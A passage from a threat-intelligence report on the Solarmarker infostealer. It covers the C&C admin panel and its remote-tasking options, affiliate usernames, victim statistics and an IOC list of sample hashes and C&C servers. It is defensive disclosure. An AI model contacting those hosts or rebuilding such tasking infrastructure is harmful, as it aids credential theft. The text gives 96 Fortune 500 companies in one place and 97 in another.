

Figure 15. Victim data found on Bot Details page

3.4.2 Admin Panel

The second panel is called **"Admin Panel"** and contains the following pages :

- Боты (Bots)
- Задачи (Tasks)
- Балансёры (Balancers)
- Домены (Domains)
- Пользователи (Users)
- Логирование (Logs)
- Статистика (Statistics)
- Детекты (Detects)

On the bots page, the threat actor could filter the bots by their last active time, system information, and content (malware version or data exfiltration module). (see Figure 16)



Figure 16. Admin Panel Dashboard

In addition, the threat actor gives tasks to Solarmarker victims such as invoking commands, executing applications, or running Powershell script on tasks page (see Figure 17).



Figure 17. The list view of the Tasks page

The threat actor has a detailed task creation page (Figure 18). Tasks can be created based on multiple parameters. Available parameters are listed below :

- Task type (File or Command)
- Maximum number of bots per second
- Execute "marked" tasks
- Execute based on victim created date
- Execute by required minimum build version
- Execute only in new Jupyter victims
- Add task to Auto-start
- Execute only on victims that are alive longer than a period of time
- The bot is not present in the White Panel (We assume another filtering is being done in an unknown third panel).



Figure 18. The task creation page

The available load balancer servers are listed inside the balancers page. To hide the real IP addresses of C&C panels and other parts of Solarmarker's infrastructure, the threat actor implemented load balancer servers to handle incoming connections from victim systems. The system keeps reputation scores for each of the load balancer servers, indicating which ones have been detected by security products (see Figure 19).



Figure 19. The balancer page

The "Logs" page contains logs of every task created and removed. The admin can use this page to track other users' task activity (see Figure 20).



Figure 20. The C&C logs page

3.5 De-Anonymization

The PTI team successfully extracted the users of both the admin and MAT panels and their configurations. The data revealed deleted user records. Based on the PTI team's observations, the ID column of the users is incremental. Although the **admin** user ID is **1**, the next user named as **conve**'s ID continues with **7**.

Other columns, such as **is_admin** and **disabled**, show that the administrator of the admin panel needed permissive control of the users. Considering the multiple permission levels and victim-reserving functionality, the PTI team concludes that the Solarmarker malware campaign is likely managed through a Malware-as-a-service (MaaS) affiliate model.

The following table contains the users and joining date for the admin panel :

Username	Joined Date
admin	Sat, 31 Oct 2020 20:39:15 GMT
conve	Mon, 30 Aug 2021 16:57:51 GMT
strix	Mon, 30 Aug 2021 16:58:10 GMT
yami	Mon, 30 Aug 2021 16:58:39 GMT
fppi	Tue, 14 Sep 2021 18:09:52 GMT
admarch	Wed, 06 Oct 2021 17:39:00 GMT

According to the PTI team's observations, the **bishop** user inside the MAT panel acts like a moderator. According to the admin panel logs, **bishop** handles most of the administrative actions such as adding new users and configuring vital C&C settings.

The following table contains the users and joined date for the MAT panel :

Username	Joined Date
admin	Tue, 29 Sep 2020 17:45:01 GMT
Ymik	Thu, 22 Oct 2020 21:40:45 GMT
strix	Mon, 16 Aug 2021 19:38:31 GMT
bishop	Fri, 03 Sep 2021 21:54:02 GMT
ecorp	Fri, 03 Sep 2021 22:23:37 GMT
bzer	Fri, 03 Sep 2021 22:24:13 GMT
sqrf	Tue, 14 Sep 2021 17:41:35 GMT
rozzi	Wed, 15 Sep 2021 20:22:28 GMT
mate	Tue, 21 Sep 2021 21:26:56 GMT
shemsh	Tue, 21 Sep 2021 21:50:18 GMT
diab	Wed, 22 Sep 2021 12:59:26 GMT
savage	Wed, 22 Sep 2021 13:18:15 GMT
daffy7	Wed, 22 Sep 2021 15:34:48 GMT
fssss	Tue, 28 Sep 2021 20:45:11 GMT
cyber	Wed, 29 Sep 2021 15:59:47 GMT
kass	Thu, 30 Sep 2021 14:45:32 GMT
mexx	Thu, 30 Sep 2021 18:34:06 GMT
setup	Fri, 01 Oct 2021 15:26:38 GMT
tvister	Fri, 01 Oct 2021 20:23:44 GMT
mont	Mon, 04 Oct 2021 17:39:03 GMT
chas	Mon, 04 Oct 2021 17:53:25 GMT
hoost	Tue, 05 Oct 2021 18:12:55 GMT
gorm	Tue, 05 Oct 2021 21:28:43 GMT
mort	Tue, 05 Oct 2021 22:03:48 GMT
only	Thu, 07 Oct 2021 18:16:03 GMT
tvister1	Thu, 07 Oct 2021 20:41:37 GMT

4 Statistics and Observations

It is no surprise that Solarmarker targeted many high-profile victims. These victims include employees of **96 Fortune 500 companies** and government officials with email addresses registered under the **.mil** and **.gov** top-level domains. The breakdown of high-profile victim statistics is given in Section 4.2.

Based on the panel interactions of active users, threat actor activities mainly occurred on weekdays between 16:00 and 24:00 (GMT+0). According to the activity hours and historic records, we estimate that the affiliates are *probably* physically located in or near the American east coast. Although the daily activity graph provides little more than circumstantial evidence, further investigation should take activity timestamps into account. The heat map of activities is provided in Figure 21.



Figure 21. Threat actors activity time graph - All times are in UTC format

4.1 Victim Statistics

As shown in Figure 22, there were rare occasions when threat actors decided not to activate data exfiltration mechanisms for certain victims. For example; on the **8th of September 2021**, although total victim count was **491**, the exfiltration-activated victim count was **372**. Based on the victim data, Solarmarker threat actors mostly targeted the United States **88.4%** and Canada **10%**.



Figure 22. Daily victim infection statistics

All the details regarding victim origin and infection dates are shown in Figures 22 and 23. It should be noted that between 14th of September and 20th of September there is a little activity on the server side. Activities also decrease significantly between 1st of October and 3rd of October. These might be caused by a fault on the server side or possibly due to downtime.



Figure 23. **Victims distribution by country**

4.2 High Profile Targets

During our analysis of the stolen victim data, the PTI team identified multiple high-profile victims based on their email addresses and saved browser credentials. These include addresses and accounts related to the **military**, **government**, and **97 Fortune 500 companies** discovered and verified by the PTI team.



Figure 24. **High-profile account distribution**

5 Conclusion

Solarmarker is still an active threat for all public and private entities in the US and Canada. SEO poisoning and heavy obfuscation methods make this malware one of the fastest-spreading credential exfiltration tools in its class. Our investigation of its command-and-control servers revealed that malware operators infected a large number of victims and were most likely aiming to monetize stolen credentials.

Based on dark market dynamics, there is good reason to believe these credentials would be sold to the highest bidder. The techniques used by Solarmarker threat actors show that their priority is to evade detection as much as possible, staying under the radar for extended periods of time while narrowing down their victim domain to specific regions.

The PTI team revealed all details and shared all findings with relevant authorities, so that they would shut down Solarmarker operations. All victim information was shared with the relevant CERT authorities prior to the release of this report.

This investigation demonstrates a few important things to the cybersecurity industry. It shows the necessity of improving public and private partnerships to stop similar threats before they cause global impacts. It demonstrates the need for advanced threat intelligence, particularly the ability to infiltrate cybercriminal C&C infrastructure, and it emphasizes the need for advanced detection and response solutions that can identify downloaded executable files masquerading as document files.

Acknowledgement
We would like to thank *"Police Cantonale Vaudoise / Switzerland"* and our advisors for their valuable guidance and support throughout this research.

The public version of the report will be shared from our github page `https://www.github.com/prodaft`. The readers can find new samples, IOCs, and new versions of this report from our github page as we will constantly update our page based on new findings.

6 IOC

6.1 Samples

- 28b41fbae3fec855c2f4779dde8d4e990d3e5ceede80a89bcf420a59459d84b8
- f6aa48bc45be3b603a48a5261a28cc75e9c1c2f65aa37bb807b6c1bd80dce05a
- 8447b77cc4b708ed9f68d0d71dd79f5e66fe27fedd081dcc1339b6d35c387725
- 1197067d50dd5dd5af12e715e2cc00c0ba1ff738173928bbcfbbad1ee0a52f21
- e466158ff4c6da37213dc9e0f05038d05ebead93febf51a5ec3ac6e2b9e3e22d
- 8c35f2a78e366abf2450d5882c49c69ee5cc01dba3743938b45cedc2b5dee3a3
- 7761c2abc1c865d93d4f22eeea5404d151d1d4cfc6405feb7ce0680d9b62d32c
- 39b0e2965daf855fbd25facbdd0dcb84e3a2103d0ac37699b27284dd918dfcb7
- 38508585ab7911fa8c6475b14086e11db6e829c541b392634bcc921ae6cdda35
- 439c0df5763a7e5610c482d06ca773f9bf01e2d6330553025dba84b5f26c9bbd
- c645c8189f582d184dec3eb075e989f18cc0b8949df9cf8536a1d6c1acd90127
- 3baba04d7c86acef6772ecdd809b501c9606bff18b097487ec626b40a8635a5c
- bc7986f0c9f431b839a13a9a0dfa2711f86e9e9afbed9b9b456066602881ba71
- e34af1b6edf33b155ca9854d084577c30e1bc9d96eee10014277a0e55a47beef
- e3680602deb66e1196bcffe531cdeeab32663efc62c5e16178a0f9f4df745007
- 38b2cd6c40791c11a2cdb5f2c31f2304175a202e11e25bfcc87ed914e6bf5902
- 68eeae1e2ff0b135430999dd21c82276e39444754f57f77bfeafaae2e61fdf95
- 9e3b4e4948521467216515e92812e5a47fb23f5bcb3a8b1a6014ae2f038c7181
- 98cb6e654e1aea146c82637df42bdee8d7c9bd2cb9bf91bf71d664b887b3d1e6
- 4084a706b0575dab0995a1deb25d51d899d47df69e77aae885162a5a51e1cac1
- 44af59a2d70ba23f2f80d80090d11184ef923a746c0c9ea3c81922bd8d899346
- 4630b0be7226c9003d34717f7eb092eb51242bd9723d118b4b106c9727503a7b
- 5af99cfc85db7d386c951c76581433cf9bf82eafa775daef93d8bde38a5d6afc
- 5ef62c7d66c9f9470658e647afd257cbc087056ec07b4eafd7879682701cd05a
- 770658cdc73ef874c0f4daedb014daea71b5c179c1474ecd6d373d89ac45b48c
- 9faf75e3fbe46e1427a754ab1186bec3ada84735e3f7503a67df6ebe3eefa103
- a25e52970d49547477a201d8a9bbf16246404c5f9b8c348db2f59d7b1b48818f
- b3513c6772e4e94ea42dacbddf99235439165bb51f6ca4f3560a7482215cfa67
- bbfae2ab644c8d0f1ba82b01032b1962c43855cc6716193ce872ac16cda166df

6.2 C&C Servers

- 45.155.204.139 (digitalagencylks.com)
- 176.113.115.125 (hosthotelsshtus.com)
- evcscasha2.ocsp-certum.com
- 167.88.15.115
- 185.244.213.64
- 188.241.83.61
- 216.230.232.134
- 37.120.237.251
- 45.135.232.131
- 45.146.165.221
- 45.42.201.248
- 46.102.152.102
- 146.70.41.157
- 149.255.35.179

Références

[1] Dotfuscator Community. *Dotfuscator project documentation*. url : https://docs.microsoft.com/en-us/visualstudio/ide/dotfuscator/?view=vs-2019. (accessed : 05.10.2021).

[2] CrowdStrike. *Blocking SolarMarker Backdoor*. url : https://www.crowdstrike.com/blog/solarmarker-backdoor-technical-analysis/. (accessed : 19.10.2021).

[3] Morphisec. *New Jupyter Evasive Delivery through MSI Installer*. url : https://blog.morphisec.com/new-jupyter-evasive-delivery-through-msi-installer. (accessed : 19.10.2021).

[4] Morphisec. *The Introduction of the Jupyter InfoStealer/Backdoor*. url : https://blog.morphisec.com/jupyter-infostealer-backdoor-introduction. (accessed : 19.10.2021).

Historique

Version	Date	Auteur(s)	Modifications
1.0	19.10.2021	PTI Team	Initial TLP:RED DRAFT release
1.1	25.10.2021	PTI Team	Updated - Executive Summary & Conclusion
1.2	25.10.2021	PTI Team	Initial TLP:AMBER release
1.3	25.10.2021	PTI Team	TLP:WHITE release
1.4	27.10.2021	PTI Team	Some fixes - captions & figures
1.5	27.10.2021	PTI Team	Fixed country & distribution figures

PRODAFT was founded as a cyber threat intelligence company in 2012.

Aimed at creating a difference through expertise, the brand has significantly evolved thanks to its apposite technologies, all of which are developed in-house.

By looking at cyber threats from a realistic perspective, PRODAFT has always positioned itself as a "professionally unconventional" provider in its field, thanks to a suite of proprietary solutions.

PRODAFT continues to serve a range of global brands and critical industries via its threat intelligence, penetration testing and security research teams.

To ensure proactive nature of PRODAFT's solutions, our operational cycles are constantly reviewed and adapted to emerging challenges within cyber arena. Owing to this constant state of flux, PRODAFT is always prepared for the new realities and challenges of cyber security.

Our clients will never find themselves blindsided by any newly evolving cyber trend. Our commitment in this regard is the main reason behind PRODAFT's popularity among high-profile organizations.

Contact: info@prodaft.com
Address: Y-Parc, rue Galilée 7, 1400 Yverdon-les-Bains, Switzerland